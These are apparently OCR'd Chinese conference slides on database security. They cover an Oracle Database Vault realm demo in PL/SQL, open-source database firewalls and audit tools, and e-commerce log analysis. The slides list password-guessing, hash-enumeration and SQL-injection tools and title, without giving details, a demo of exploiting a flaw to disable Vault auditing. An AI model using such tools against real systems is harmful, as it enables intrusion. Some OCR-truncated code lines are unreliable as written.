.....							

Database vault基础-领域

- 数据库管理员查看HR的数据，针对内部人员的法规遵循和保护。
- HR DBA查看FIN.的数据，排除服务器整合带来的安全风险。

- 领域优点:

1. 透明整合现有应用程序
2. 对性能影响极小



领域DEMO

1. 领域命名

```
dbvowner@aos> BEGIN
dbms_macadm.create_realm(
realm_name => 'Sales History'
, description =>
'Annual, quarterly, monthly, and weekly sale
, enabled => dbms_macutl.g_yes
, audit_options => dbms_macutl.g_realm_audi
);
END;
/
PL/SQL procedure successfully completed.
```

2. 保护该领域


```
dbvowner@aos> BEGIN
dbms_macadm.add_object_to_realm (
realm_name => 'Sales History'
,object_owner => 'SH'
,object_name => '%'
,object_type => '%'
);
END;
/
PL/SQL procedure successfully completed.
```

```
system@aos>  -- Attempt to drop the sales data table
system@aos>drop table sh.sales;
drop table sh.sales
*
ERROR at line 1:
ORA-00604: error occurred at recursive SQL level 1
ORA-47401: realm violation for drop table on SH.SALES
ORA-06512: at "DVSYS.AUTHORIZE_EVENT", line 55
ORA-06512: at line 31
system@aos>-- Attempt to grant object privileges on the table to
system@aos>-- another account, which will fail due to realm protections
system@aos>grant select on sh.sales to scott;
grant select on sh.sales to scott
                 *
ERROR at line 1:
ORA-00604: error occurred at recursive SQL level 1
ORA-47401: realm violation for grant object privilege on SH.SALES
ORA-06512: at "DVSYS.AUTHORIZE_EVENT", line 55
ORA-06512: at line 31
system@aos>-- Attempt to query the sales data using direct object
system@aos>-- privileges granted to the account SCOTT.
system@aos>-- This is authorized in the default behavior of a realm
system@aos>connect scott
Enter password:
Connected.
scott@aos>select cust_id, amount_sold from sh.sales;

  CUST_ID  AMOUNT_SOLD
---------- -----------
      1258       23.75
      1714       23.75
      1842       23.75
...
```

Database vault规则和多因子授权

- 数据库DBA企图远程执行”alert system”命令，但是被基于IP地址限制的规则阻止。
- DBA在生产期执行非授权命令，被基于日期和时间的规则阻止。



Database Vault存在的弱点

DEMO

- 如何利用漏洞关闭database vault审计

数据库安全简介

数据库安全商业解决方案

数据库安全开源解决方案

大数据安全应用在电商


数据库安全开源工具

开源软件名称	工具类型	下载地址	说明
OAT	数据库审计	http://www.cqure.net/wp/tools/database/test/	密码猜测工具、命令行查询工具、查询ORACLE安全配置
OScanner	数据库评估框架	http://www.cqure.net/wp/tools/database/oscanner/	SID枚举、ORACLE版本,权限以及账号HASH枚举
GreenSQL	数据库防火墙	www.greensql.net	数据库防火墙解决方案
SQLMAP	数据库注入工具	www.sqlmap.org	开源数据库注入工具
Scuba	数据库扫描	www.imperva.com	开源数据库扫描工具
Mcafee MySQL audit	MySQL数据库审计	https://github.com/mcafee/mysql-audit/	开源数据库审计工具

GreenSQL简介

- GreenSQL是一个开源的数据库防火墙解决方案。
- 支持以下数据库

1. Mysql
2. SQLServer
3. postgreql



GreenSQL架构

- 反向代理模式

1. greensql和数据库安装在一起
2. Greensql单独安装一台服务器

- 锁定策略

1. 产生空结果
2. 不会阻断TCP RESET
3. 不会产生任何错误信息

- 支持平台

1. Linux based:
   CentOS / OpenSUSE / Fedora / Mandrake
   Debian / Ubuntu
2. BSD based
   FreeBSD
3. Windows

Mcafee MySQL audit

■ 场景:

1. 库升级时，监测最近有哪些活跃用户访问此库
2. 某些场合下需要记录用户的对库表的修改
3. 需要对用户的特殊行为事后监控，出问题可查
4. 对需求3的实行监测控制，杜绝非规则之内SQL行为

■ 审计格式

{“msg-type”:”activity”,”date”:”1342770988114″,”thread-id”:”10″,”query-id”:”21″,”user”:”root”,”priv_user”:”root”,”ip”:”192.168.1.61″,”cmd”:”select”,”objects”:[{″db″:″uc″,″name″:″rc_zone″,″obj_type″:″TABLE″}],”query”:”SELECT * FROM `rc_zone` LIMIT 0, 1000″}

包括时间、用户、权限、IP、查询语句等

■ 二次开发

可以根据json的日志格式进行二次开发，开发出适合自己的日志审计系统。

- 数据库安全简介
- 数据库安全商业解决方案
- 数据库安全开源解决方案
- 大数据安全应用在电商

电商大数据安全的应用

■ 日志分析

1. 实时日志分析

使用storm来进行实时的攻击日志分析，第一时间进行响应、同时第一时间把攻击日志发送到我们的安全扫描中心对攻击的URL进行实质性测试，确定漏洞是否可以利用。

2. 事后日志分析

使用Hadoop离线分析日志，主要输出攻击趋势图，方便查看漏洞趋势、漏洞类型等。我们可以很针对性的根据攻击日志来分析出攻击来源等信息。

■ 账号安全


1. 计算出账号是否安全，主要检测异常账号登陆
2. 用户行为分析,包括恶意行为等
3. 喜好分析,分析你是屌丝还是高富帅

■ 支付安全

1. 欺诈
2. 资金流

有趣的发现(来源一号店)

盗号者有明显的地域特征，这说明什么？笑而不语！



谢谢大家！